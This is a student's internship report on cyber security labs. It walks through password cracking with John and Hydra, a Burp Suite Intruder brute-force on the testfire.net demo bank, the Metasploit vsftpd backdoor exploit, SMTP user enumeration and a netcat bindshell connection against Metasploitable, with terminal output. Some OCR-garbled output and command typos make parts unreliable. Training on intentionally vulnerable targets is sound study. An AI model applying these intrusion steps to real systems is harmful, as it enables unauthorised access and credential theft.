

INTERNSHIP ON CYBER SECURITY

INTRODUCTION

My name is Harshitha S Shetty, I am from Karkala. Currently perceiving BE in Information Science & Engineering in Mangalore Institute of Technology & Engineering. It was a great opportunity which I have got to improve my skills, and be a better skilled person to fit in to the professional life.

ABOUT DLITHE

DLithe Consultancy Services Pvt Ltd is an EdTech company established in 2018. It has its headquarters in Bengaluru. The main area of focus for this organization has been Embedded Systems, IoT and Full Stack Web development. Their Specialization is in Artificial Intelligence, Blockchain, Cyber Security, Internet of Things, Machine Learning, Embedded Programming, DevOps, Full-stack Development, CAD, Digital Learning Platform, Banking, Insurance, Manufacturing, Retail, C, Java, Microsoft, Python, SMAC, IoT, Manual & Automation Testing, Mainframes, Staff Augmentation, Internship, and Offline & Online trainings among many other fields.

SUMMARY OF INTERNSHIP

The internship performed at DLithe Consultancy Pvt Ltd consists of work on various fields as per the requirements of the company. The duration of the internship was one month, from 06/02/2023 to 06/03/2023. The first 15 days we had theory aspects regarding basic of networking. The next 15 days was all about the live projects. Through the internship I was exposed to various activities which were unknown to me and some other work which was known to me. I was able to work as team. It was a great experience working in DLithe. I can to know about the various technologies such as Kali Linux, Cisco Packet Tracer etc.


I was showed to create, design, and implement cyber-attacks. I got to know about view groups started implementing in building environment, which help us in providing basic interface of the cyber-attacks. Last I started implementing second levels task in setting an attack. Finally, I worked on projects related to cyber-attacks.




TECHNICAL TASKS

PASSWORD CRACKING OF WINDOWS 7

- Initially open windows and then open browser and search tmpfiles.org
- Later browse and add hash file that is been created upload it. Using the url obtained.
- Next step is to visit kali linux and browse tmpfiles.org along with url received then copy the file.
- open the command prompt and use command nano file name and paste the copied

file and use john file name to obtain the result.





PASSWORD CRACKING OF METASPOILTABLE MACHINE USING HYDRA

- Create a file using nano filename command
 - Use the tool hydra to know the user password and username. Note:If we are unaware about username or password then use capital L(username) and P(password).
 - If we know username and unaware of the password then write the command as:
hydra -lmsfadmin -P pass.

PERFORM PASSWORD CRACKING OF ONLINE VULNERABLE WEBSITE(TESTFIRE.NET) USING BURPSUITE

- Initially enter the command burpsuite. It will be redirecting to another page.
 - Next step is to turn on the intercept. Next login in to the website testfire.net and then turn on the burp.
 - As soon as you login your login details will be come under intercept.
 - The code which is available in the proxy of the intercept just copy and send it to the intruder.
 - There just copy the username and password the click on add button.
 - Then select the attack type Cluster bomb set the payloads and start the attack.

```
[kali㉿kali)-[~]
└─$ sudo -s
[sudo] password for kali:
[root㉿kali)-[/home/kali]
└─# burpsuite
Your JRE appears to be version 17.0.5 from Debian
Burp has not been fully tested on this platform and you may experience problems.
└
```

Burp Suite Community Edition v2022.9.6 – Temporary Project

Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Forward Drop Intercept is on Action Open Browser



Intercept is on

Requests sent by Burp's browser will be held here so that you can analyze and modify them before forwarding them to the target server.

Learn more Open browser

testfire.net

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

AltoroMutual

PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

ONLINE BANKING LOGIN

PERSONAL:

- Deposit Products
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS:

- Commercial Lending
- Lease Services
- Cards
- Investments
- Retirement
- Other Services

INSIDE ALTORO MUTUAL:

- Contact Us
- Locations
- Investment Services
- Press Room
- Careers
- Schedule

Online Banking with FREE Online Bill Pay

No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy.



Real Estate Lending

Fast. Simple. Professional. Whether you are preparing to buy your first residence, build, or construct new space, let Altoro Mutual's premier real estate lenders help you make it happen. As an equal leader, we want the resources we understand the business, and we have the track record to prove it.

Business Credit Cards

You're always looking for ways to improve your company's bottom line. You want to be informed, improve efficiency and control expenses. Now, you can do it all - with a business credit card account from Altoro Mutual.

Retirement Solutions

Raising good employees is a tough task. See how Altoro Mutual can assist you in accomplishing this task through Effective Retirement Solutions.

Win a Samsung Galaxy S30 smartphone!

Completing this short survey will enter you in a draw for 1 of 5 Samsung Galaxy S30 smartphones! We look forward to hearing your important feedback.

This web application is open source (<https://www.gnu.org/licenses/gpl.html>) and take advantage of advanced features.

The AltoroMutual website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www-142.ibm.com/software/products/client/categories/SW000>.

Copyright © 2008, 2023, IBM Corporation. All rights reserved.



AltoroMutual

PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

ONLINE BANKING LOGIN

PERSONAL:

- Deposit Products
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS:

- Commercial Lending
- Lease Services
- Cards
- Investments
- Retirement
- Other Services

INSIDE ALTORO MUTUAL:

- Contact Us
- Locations
- Investment Services
- Press Room
- Careers
- Schedule

Online Banking Login

Username: Password:

This web application is open source (<https://www.gnu.org/licenses/gpl.html>) and take advantage of advanced features.

The AltoroMutual website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www-142.ibm.com/software/products/client/categories/SW000>.

Copyright © 2008, 2023, IBM Corporation. All rights reserved.

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Request to http://testfire.net:80 [65.61.137.117]

Forward Drop Intercept is on Action Open Browser Comment this item HTTP/1 ?

Pretty Raw Hex

```

1 POST /doLogin HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 39
9 Origin: http://testfire.net
10 Connection: close
11 Referer: http://testfire.net/login.jsp
12 Cookie: JSESSIONID=542DDE2ED594E7ECFAEF395595EB829
13 Upgrade-Insecure-Requests: 1
14
15 uid=admin1&passw=passss&btnSubmit=Log in

```

Scan

- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Insert Collaborator payload
- Request in browser >
- Engagement tools [Pro version only] >
 - Change request method
 - Change body encoding
 - Copy URL
 - Copy as curl command
 - Copy to file
 - Paste from file
 - Save item
- Don't intercept requests >
- Do intercept >
- Convert selection >
- URL-encode as you type

Cut Ctrl+X

Copy Ctrl+C

Paste Ctrl+V

Message editor documentation

Proxy interception documentation

0 matches

Burp Suite Community Edition v2022.9.6 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** **Intruder** Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x 2 x + Positions **Payloads** Resource Pool Options Start attack

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 4
 Payload type: Simple list Request count: 16

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	admin
Load ...	password
Remove	sfghj
Clear	255hk
Deduplicate	
Add	
Add from list ... [Pro version only]	

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	...	Rule
Edit		
Remove		
Up		
Down		

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: ./=<>?+&*:;\"|`#

Burp Suite Community Edition v2022.9.6 - Temporary Project

Burp Project Intruder Repeater Window Help

Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x 2 x +

Positions Payloads Resource Pool Options

② **Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 4
Payload type: Simple list Request count: 16

Start attack

③ **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Deduplicate Add Add from list ... [Pro version only]

admin
password
sfghj
25Shk

④ **Payload Processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add ... Rule

Add Edit Remove Up Down

⑤ **Payload Encoding**


This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: />=<?+&*:;@|^#

PERFORM EXPLOITING METASPLOIT

EXPLOITING METASPLOITABLE USING FTP

- Enter the command \$ sudo -s
 - Enter the command nmap -sV followed by the target IP.
 - Enter msfconsole.
 - Enter the command search vstpd
 - Enter the command exploit/unix/ftp/vstpd_234_backdoor which is available from step 4
 - use exploit/unix/ftp/vstpd_234_backdoor
 - Just enter show options
 - set the value for RHOSTS so enter the command set RHOSTS 192.168.56.102
 - Use show options in-order to check whether the RHOSTS has been updated or not.
 - Enter the command show payloads
 - We must set the payload as set payloads 192.168.56.102
 - Enter the command exploit.



```
kali-linux-2022-4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[ 1 2 3 4 ] 8:05
root@kali: /home/kali

File Actions Edit View Help
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):
Name Current Setting Required Description

Exploit target:
Id Name
- -
# Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.56.102
rhosts => 192.168.56.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS 192.168.56.102 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):
Name Current Setting Required Description

Exploit target:
Id Name
- -
# Automatic
```

EXPLOITING METASPOITABLE USING SMTP

- Using ifconfig to find the ip address of the kali linux and then using nbtscan to find the ip of the target that is metasploitable.
- To find the port no and the version we use -sV along the ip of the target.
- Using msfconsole and then used command show options and then setting the RHOST using Rhost alongwith the ip of the target. Show options to check we have set the rhost and then use run command.

```
root@kali:~/home/kali
File Actions Edit View Help
[~] (kali㉿kali)-[~]
[+] root@kali:~/home/kali
[sudo] password for kali:
[~] (root㉿kali)-[~/home/kali]
ifconfig
ether flags=4103:UP,BROADCAST,RUNNING,MULTICAST brd 255.255.255.0
inet 192.168.56.101 brd 255.255.255.0 broadcast 192.168.56.255
      netmask 255.255.255.0
      ether 0B:00:27:11:9d:07
      txqueuelen 1000
      RX packets 25478 bytes 2885228 (2.7 MiB)
      RX errors 0 dropped 0 overruns 0 carrier 0
      TX packets 39908 bytes 3665768 (3.4 MiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo flags=73:UP,LOOPBACK,RUNNING brd 0.0.0.0
inet 127.0.0.1 brd 0.0.0.0
      netmask 255.0.0.0
      lo inet6 ::1 brd ::1
          prefixlen 128
          scopeid 0x10<loopback>
      RX packets 547801 bytes 84037007 (80.1 MiB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 547801 bytes 84037007 (80.1 MiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[~] (root㉿kali)-[~/home/kali]
nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP Address NetBIOS Name Server User MAC Address
192.168.56.102 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
192.168.56.255 Sendto failed: Permission denied

[~] (root㉿kali)-[~/home/kali]
nmap -sV 192.168.56.102
Starting Nmap 7.60 ( https://nmap.org ) at 2023-02-23 04:49 EST
Nmap scan report for 192.168.56.102
Host is up (0.0001s latency).
Nmap done: 1 IP address scanned in 0.0001s
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.0p1 Debian Bubuntui (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp    Postfix smtpd
37/tcp    open  ssh     OpenSSH 8.0p1 Debian Bubuntui (protocol 2.0)
80/tcp    open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind 2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.6.3 - 4.4 [workgroup: WORKGROUP]
445/tcp   open  netbios-ssn Samba nmbd 3.6.3 - 4.4 [workgroup: WORKGROUP]
512/tcp   open  exec    netkit-rsh rexecd
513/tcp   open  shell    Netkit rshd
514/tcp   open  shell    Netkit rshd
1099/tcp  open  java-rmi  GNU Classpath grmiregistry

[~] (root㉿kali)-[~/home/kali]
msfconsole
```

```
File Actions Edit View Help
514/tcp open shell Netkit rshd
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
22/tcp open ssh OpenSSH 8.0p1 Debian Bubuntui (protocol 2.0)
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open x11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:2A:5A:25 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.20 seconds

[~] (root㉿kali)-[~/home/kali]
# msfconsole

[*] msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name      Current Setting      Required  Description
RHOSTS          192.168.56.102      yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT           25                  yes      The target port (TCP)
THREADS         1                  yes      The number of concurrent threads (max one per host)
UNIXONLY        true                yes      Skip Microsoft bannerized servers when testing unix users
USER_FILE       /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes      The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name      Current Setting      Required  Description
RHOSTS          192.168.56.102      yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT           25                  yes      The target port (TCP)
THREADS         1                  yes      The number of concurrent threads (max one per host)
UNIXONLY        true                yes      Skip Microsoft bannerized servers when testing unix users
USER_FILE       /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes      The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.168.56.102:25 - 192.168.56.102:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[*] 192.168.56.102:25 - 192.168.56.102:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, www-data
[*] 192.168.56.102:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

```
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name      Current Setting      Required  Description
RHOSTS          192.168.56.102      yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT           25                  yes      The target port (TCP)
THREADS         1                  yes      The number of concurrent threads (max one per host)
UNIXONLY        true                yes      Skip Microsoft bannerized servers when testing unix users
USER_FILE       /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes      The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.168.56.102:25 - 192.168.56.102:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[*] 192.168.56.102:25 - 192.168.56.102:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, www-data
[*] 192.168.56.102:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

EXPLOITING METASPOITABLE USING BLIND SHELL

- Using the nbtscan we are finding the ip address of the target.
- Nmap -sV is used to find the version service and port no of the connections, nmap -p is used to find the details of the bind shell port number.
- Using nc 192.168.56.102 1524

```
[root@kali ~]# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP Address NetBIOS Name Server User MAC address
192.168.56.1 LAPTOP-QIDQGV1A <server> <unknown> 0a:00:27:09:09:04
192.168.56.102 METASPLOITABLE <server> METASPOITABLE 00:00:00:00:00:00
192.168.56.252 Sento failed: Permission denied

--- root@kali: /home/kali
# nmap -sV 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 00:13 EDT
Warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.0001s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.4
22/tcp    open  ssh     OpenSSH 8.0 for Debian (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp    Postfix smtpd
33/tcp    open  domain  ISC BIND 9.4.2
80/tcp    open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
80/tcp    open  https   Apache httpd 2.2.8 ((Ubuntu) DAV/2)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba mntd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp   open  exec    netcat
513/tcp   open  login   OpenBSD or Solaris rlogin
514/tcp   open  rsh    rshd
514/tcp   open  rlogin  rlogind
515/tcp   open  rcmd   rcmd
515/tcp   open  rsh    netkit-rsh rexd
513/tcp   open  login   OpenBSD or Solaris rlogin
